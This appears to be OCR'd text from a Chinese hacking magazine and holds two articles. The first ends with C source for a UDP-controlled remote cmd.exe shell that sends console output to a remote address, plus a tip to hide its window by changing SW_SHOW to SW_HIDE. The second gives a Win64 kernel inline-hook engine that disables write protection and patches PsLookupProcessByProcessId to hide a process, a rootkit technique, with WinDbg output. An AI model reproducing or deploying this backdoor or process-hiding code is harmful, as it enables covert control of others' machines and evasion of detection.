



图 3

远程被控端程序的部分关键代码如下：

```
    int APIENTRY WinMain(HINSTANCE hInstance,
                          HINSTANCE hPrevInstance,
                          LPSTR     lpCmdLine,
                          int       nCmdShow)
    {
    ...
    //创建互斥，避免多次运行
    HANDLE MutexClient =
CreateMutex( NULL,FALSE,"RemoteCMDS");
    if (GetLastError()==ERROR_ALREADY_EXISTS)
    {
        MessageBox( 0,"RemoteCMDS has
running...",NULL,MB_OK );
        return 0;
    }
    ...
    //绑定 UDP 端口
    UdpPort = htons(8124);
    bindSockaddr.sin_family = AF_INET;
    bindSockaddr.sin_port = UdpPort;
    bindSockaddr.sin_addr.s_addr = INADDR_ANY;
    if( SOCKET_ERROR == bind( hsocket ,(const struct
sockaddr *)&bindSockaddr ,
    sizeof(bindSockaddr) ) )
    {
        MessageBox( 0,"Bind RemoteCMD port
fail...",NULL,MB_OK );
        CloseHandle( MutexClient );
        closesocket( hsocket );
        WSACleanup();
    return 0;
    }
    AllocConsole();    //为调用进程分配一个新的控制台 即
打开一个控制台窗口
    ShowWindow( GetConsoleWindow(), SW_SHOW );    /*
获得控制台窗口句并，并将控制台窗口显示出来*/
    SetConsoleCtrlHandler( HandlerRoutine,TRUE );    //设置
控制台钩子。第一个参数是函数指针，就是上面的那个函数。
第二个参数是标志，如果为 TRUE 那么就安装钩子，如果为
FALSE 那么删除钩子*/
    safe_attrib.nLength = sizeof(SECURITY_ATTRIBUTES);
    safe_attrib.lpSecurityDescriptor = NULL;
    safe_attrib.bInheritHandle = TRUE;
    hConsoleOutput =
CreateConsoleScreenBuffer( GENERIC_READ|GENERIC_W
RITE,
    //为控制台创建额外的屏幕缓冲区
```

```
                FILE_SHARE_READ|FILE_SHARE_WRITE,
                &safe_attrib,
                CONSOLE_TEXTMODE_BUFFER,
                NULL);
    ...
    SetConsoleScreenBufferSize( hConsoleOutput , dwSize );
    SetConsoleActiveScreenBuffer( hConsoleOutput );  //设置为当前控制台的缓冲区
    //创建一个 cmd.exe 进程，输出指向了当前控制台的屏幕缓冲区
    lpStartupInfo.cb = sizeof(STARTUPINFO);
    lpStartupInfo.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
    lpStartupInfo.wShowWindow = SW_SHOW;
    lpStartupInfo.hStdError = hConsoleOutput;
    lpStartupInfo.hStdOutput = hConsoleOutput;
    lpStartupInfo.hStdInput = GetStdHandle( STD_INPUT_HANDLE );
    while (TRUE)
    {
if(!CreateProcess(0,"C:\\WINDOWS\\system32\\cmd.exe", 0 ,0 , 0 , 0 , 0 , 0 , &lpStartupInfo , &lpProcessInformation ) )
/*创建的 CMD 输出到指定的控制台屏幕缓冲区*/
        {
            MessageBox( 0,"create process failed",NULL,MB_OK );
            CloseHandle( MutexClient );
            CloseHandle( hConsoleOutput );
            closesocket( hsocket );
            WSACleanup();
            return 0;
        }
        while (RecvKeyInfo())  //接收发送端数据，发送屏幕缓冲区数据
        {
    if( WAIT_TIMEOUT != WaitForSingleObject
    ( lpProcessInformation.hProcess , 100 ) )
    {
            break;
          }
        }
        TerminateProcess( lpProcessInformation.hProcess ,0 );
        CloseHandle( lpProcessInformation.hProcess );
        CloseHandle( lpProcessInformation.hThread );
    }
    return 0;
    }
    BOOL RecvKeyInfo()
    {
    DWORD NumberOfCharsRead;
    struct sockaddr fromSockaddr;
    COORD dwReadCoord;
    KEY_INFO buffer;
    CONSOLE_BUFFER sendBuffer;
    int fromlen = sizeof(fromSockaddr);
    //从 socket 接收数据存入 buffer
    if(0 <=
recvfrom( hsocket,(PCHAR)(&buffer),sizeof(KEY_INFO),0,&fromSockaddr,&fromlen ) )
    {
        switch( buffer.packhead.packType )
        {
        case KEY_NO_CTRL:
    WriteConsoleInput( GetStdHandle(STD_INPUT_HANDLE),&buffer.Key,1,&NumberOfCharsRead );    /*将 buffer 数据写入控制台输入缓存  //GetStdHandle 获取当前的标准输入(STDIN)和标准输出(STDOUT)设备句柄*/
          break;
        case KEY_CTRL_C:
GenerateConsoleCtrlEvent( CTRL_C_EVENT,NULL );
//GenerateConsoleCtrlEvent 函数可以产生 CTRL_C_EVENT 和 CTRL_BREAK_EVENT 事件
          break;
        case KEY_CTRL_BRAK:
GenerateConsoleCtrlEvent( CTRL_BREAK_EVENT,NULL);
          break;
        default:
          if( ( GetTickCount() - cout) > 1000 )
          {
           return TRUE;
    }else{
           cout = GetTickCount();
          }
        break;
        }
    }
    GetLastError();
    dwReadCoord.X = 0;
    dwReadCoord.Y = 0;
    memset(&sendBuffer.Character , 0x20202020 , 8000);
    sendBuffer.wCodePageID = GetConsoleOutputCP();      //控制台的输出代码页
    ReadConsoleOutputAttribute( hConsoleOutput ,(WORD *)&sendBuffer.Attribute , 8000 , dwReadCoord , &NumberOfCharsRead);
    ReadConsoleOutputCharacter( hConsoleOutput , (PCHAR)&sendBuffer.Character , 8000 , dwReadCoord , &NumberOfCharsRead);   /*获得控制台的输出数据，以便接下来发送*/
    GetConsoleScreenBufferInfo ( hConsoleOutput , &sendBuffer.csb);
    SendSreenBuffer( KEY_SREEN , &sendBuffer , sizeof(CONSOLE_BUFFER));
    //向 192.168.123.119 发送控制台输出数据
    return TRUE;
    }
```

以上是程序的代码实现，测试效果，如图 1 所示。当远程被控端通过 UDP 协议连接上后，就可以通过本地的控制端来远程运行各种 CMD 命令了，其结果也会实时地显示在本地控制端的控制台上。为了隐蔽，我们可以将远程被控端的控制台窗口隐藏起来，只需将代码中的两处窗体的显示属性“SW_SHOW”改为“SW_HIDE”即可。本测试程序在 vs2008 下编译通过。



前置知识：驱动
关键词：Inline Hook

实现Win64上的内核级Inline Hook引擎

图/文 胡文亮

内核级Inline Hook是RK/ARK实现各种功能的重要手段之一。在Win32下，已经有了完善的反汇编引擎和挂钩引擎，但是在Win64下，这一切还是空白。之前发的那一篇Win64内核Inline Hook的文章，还不太方便实际应用，因为没有找到合适的x64反汇编引擎，需要硬编码及一堆的机器码。经过我几个月的研究，终于找到了合适的反汇编引擎及无需机器码的挂钩方法，在此分享给大家。

无论是用户态Inline Hook还是内核级Inline Hook，都要遵循一个原则，就是指令不能截断，否则会出大错误。所以，反汇编引擎在Inline Hook引擎中的作用，就是判断指令的长度。

首先介绍我找到的x64反汇编引擎LDE64。LDE64是Length Disassemble Engine for x64的缩写，此反汇编引擎小巧玲珑，最大的优点就是能带进驱动里使用（很多外国开源的反汇编引擎都无法带进驱动，还需要很多莫名其妙的非标准C++函数库）。不过，LDE64的作者也够小气的，没有直接给出源代码，但是给了一个十几KB的shellcode，当需要反汇编时，直接调用shellcode就行了。核心代码如下：

```
    unsigned char szShellCode[12800] = {...}    //详细机器码
请见源码文件
    typedef int (*LDE_DISASM)(void *p, int dw);
    LDE_DISASM LDE;
    void LDE_init()
    {
        LDE=ExAllocatePool(NonPagedPool,12800);
        memcpy(LDE,szShellCode,12800);
    }
```

需要使用时，先调用LDE_init进行初始化，然后再调用LDE函数即可。LDE函数要求输入地址和平台类型，返回一条指令的字节长度。接下来编写一个自定义函数，返回要Patch的字节数目。虽然在Win64上写一个跨4G跳转指令理论上只需要14字节，但是14字节并不一定就是N个完整的指令，所以必须得到N个完整指令的长度（N条指令的长度要大于等于14）。

```
ULONG GetPatchSize(PUCHAR Address)
{
    ULONG LenCount=0,Len=0;
    while(LenCount<=14)    //至少需要14字节
    {
        Len=LDE(Address,64);
        Address=Address+Len;
        LenCount=LenCount+Len;
    }
    return LenCount;
}
```

接下来，说一下实现内核级Inline Hook的思路。

```
    (1) 获得待HOOK函数的地址（Address）。
    (2) 获得要修改的字节数目（N）。
    (3) 保存头N字节的机器码。
    (4)创建『原函数』(复制头N字节，再跳转到Address+N
的地方)。
    (5) 修改函数头，跳转到代理函数。
```

解释一下跳转的代码。我之前使用的跳转流程是：

```
MOV RAX,绝对地址
JMP RAX
```

后来感觉修改 RAX 不太好（虽然 RAX 是易失性寄存器），于是换了方式：

```
JMP QWORD PTR [本条指令结束后的地址]
```

以上指令的机器码是：FF 25 00 00 00 00。

代码如下：

```
//传入：待 HOOK 函数地址，代理函数地址，接收原始函数地址的指针，接收补丁长度的指针；返回：原来头 N 字节的数据
PVOID HookKernelApi(IN PVOID ApiAddress, IN PVOID Proxy_ApiAddress, OUT PVOID *Original_ApiAddress, OUT ULONG *PatchSize)
{
    KIRQL irql;
    UINT64 tmpv;
    PVOID head_n_byte,ori_func;
    UCHAR jmp_code[]="\xFF\x25\x00\x00\x00\x00\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF";
    UCHAR jmp_code_orifunc[]="\xFF\x25\x00\x00\x00\x00\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF";
    //How many bytes shoule be patch
    *PatchSize=GetPatchSize((PUCHAR)ApiAddress);
    //step 1: Read current data
    head_n_byte=kmalloc(*PatchSize);
    irql=WPOFFx64();
    memcpy(head_n_byte,ApiAddress,*PatchSize);
    WPONx64(irql);
    //step 2: Create ori function
    ori_func=kmalloc(*PatchSize+14);    //原始机器码+跳转机器码
    RtlFillMemory(ori_func,*PatchSize+14,0x90);
    tmpv=(ULONG64)ApiAddress+*PatchSize; //跳转到没被打补丁的那个字节
    memcpy(jmp_code_orifunc+6,&tmpv,8);
    memcpy((PUCHAR)ori_func,head_n_byte,*PatchSize);
    memcpy((PUCHAR)ori_func+*PatchSize,jmp_code_orifunc,14);
    *Original_ApiAddress=ori_func;
    //step 3: fill jmp code
    tmpv=(UINT64)Proxy_ApiAddress;
    memcpy(jmp_code+6,&tmpv,8);
    //step 4: Fill NOP and hook
    irql=WPOFFx64();
    RtlFillMemory(ApiAddress,*PatchSize,0x90);
    memcpy(ApiAddress,jmp_code,14);
    WPONx64(irql);
    //return ori code
    return head_n_byte;
}
```

反挂钩就简单了，直接把头 N 字节回复即可：

```
//传入：被 HOOK 函数地址，原始数据，补丁长度
VOID UnhookKernelApi(IN PVOID ApiAddress, IN PVOID OriCode, IN ULONG PatchSize)
{
    KIRQL irql;
    irql=WPOFFx64();
    memcpy(ApiAddress,OriCode,PatchSize);
    WPONx64(irql);
}
```

接下来是示例，很简单地调用一下以上两个函数即可：

```
NTSTATUS Proxy_PsLookupProcessByProcessId(HANDLE ProcessId, PEPROCESS *Process)
{
    NTSTATUS st;
    st=((PSLOOKUPPROCESSBYPROCESSID)ori_pslp)(ProcessId,Process);
    if(NT_SUCCESS(st))
    {
        if(*Process==(PEPROCESS)my_eprocess)
        {
            *Process=0;
            st=STATUS_ACCESS_DENIED;
        }
    }
    return st;
}
VOID HookPsLookupProcessByProcessId()
{
    pslp_head_n_byte = HookKernelApi(GetFunctionAddr(L"PsLookupProcessByProcessId"),

    (PVOID)Proxy_PsLookupProcessByProcessId,

    &ori_pslp,

    &pslp_patch_size);
}
VOID UnhookPsLookupProcessByProcessId()
{
    UnhookKernelApi(GetFunctionAddr(L"PsLookupProcessByProcessId"),
                    pslp_head_n_byte,
                    pslp_patch_size);
}
```

效果如图 1 所示。




图 1


用 WINDBG 检测一下：

```
挂钩前：
lkd> u pslookupprocessbyprocessid
nt!PsLookupProcessByProcessId:
fffff800`0194c750 48895c2408       mov     qword ptr
[rsp+8],rbx
fffff800`0194c755 48896c2410       mov     qword ptr
[rsp+10h],rbp
fffff800`0194c75a 4889742418       mov     qword ptr
[rsp+18h],rsi
fffff800`0194c75f 57               push    rdi
fffff800`0194c760 4154             push    r12
fffff800`0194c762 4155             push    r13
fffff800`0194c764 4883ec20         sub     rsp,20h
fffff800`0194c768 65488b3c2588010000 mov   r
di,qword ptr gs:[188h]
挂钩后：
lkd> u pslookupprocessbyprocessid
nt!PsLookupProcessByProcessId:
fffff800`0194c750 ff2500000000     jmp     qword ptr
[nt!PsLookupProcessByProcessId+0x6 (fffff800`0194c756)]
fffff800`0194c756 dc50e9           fcom    qword ptr
[rax-17h]
fffff800`0194c759 06               ???
fffff800`0194c75a 80f8ff           cmp     al,0FFh
fffff800`0194c75d ff9057415441     call    qword ptr
[rax+41544157h]
fffff800`0194c763 55               push    rbp
fffff800`0194c764 4883ec20         sub     rsp,20h
fffff800`0194c768 65488b3c2588010000 mov   r
di,qword ptr gs:[188h]
```

看样子代码好像乱了，其实不是的。因为跨 4G 跳转指令是 14 字节，而我们修改了 PsLookupProcessByProcessId 的头 15 字节（正好三条指令），前 6 字节是指令，后 9 字节并不是指令，而是数据（前 8 字节是绝对地址）和填充码（最后 1 字节没有意义）。所以这么看就对了：

```
lkd> u PsLookupProcessByProcessId+0xf
nt!PsLookupProcessByProcessId+0xf:
fffff800`0194c75f 57               push    rdi
fffff800`0194c760 4154             push    r12
fffff800`0194c762 4155             push    r13
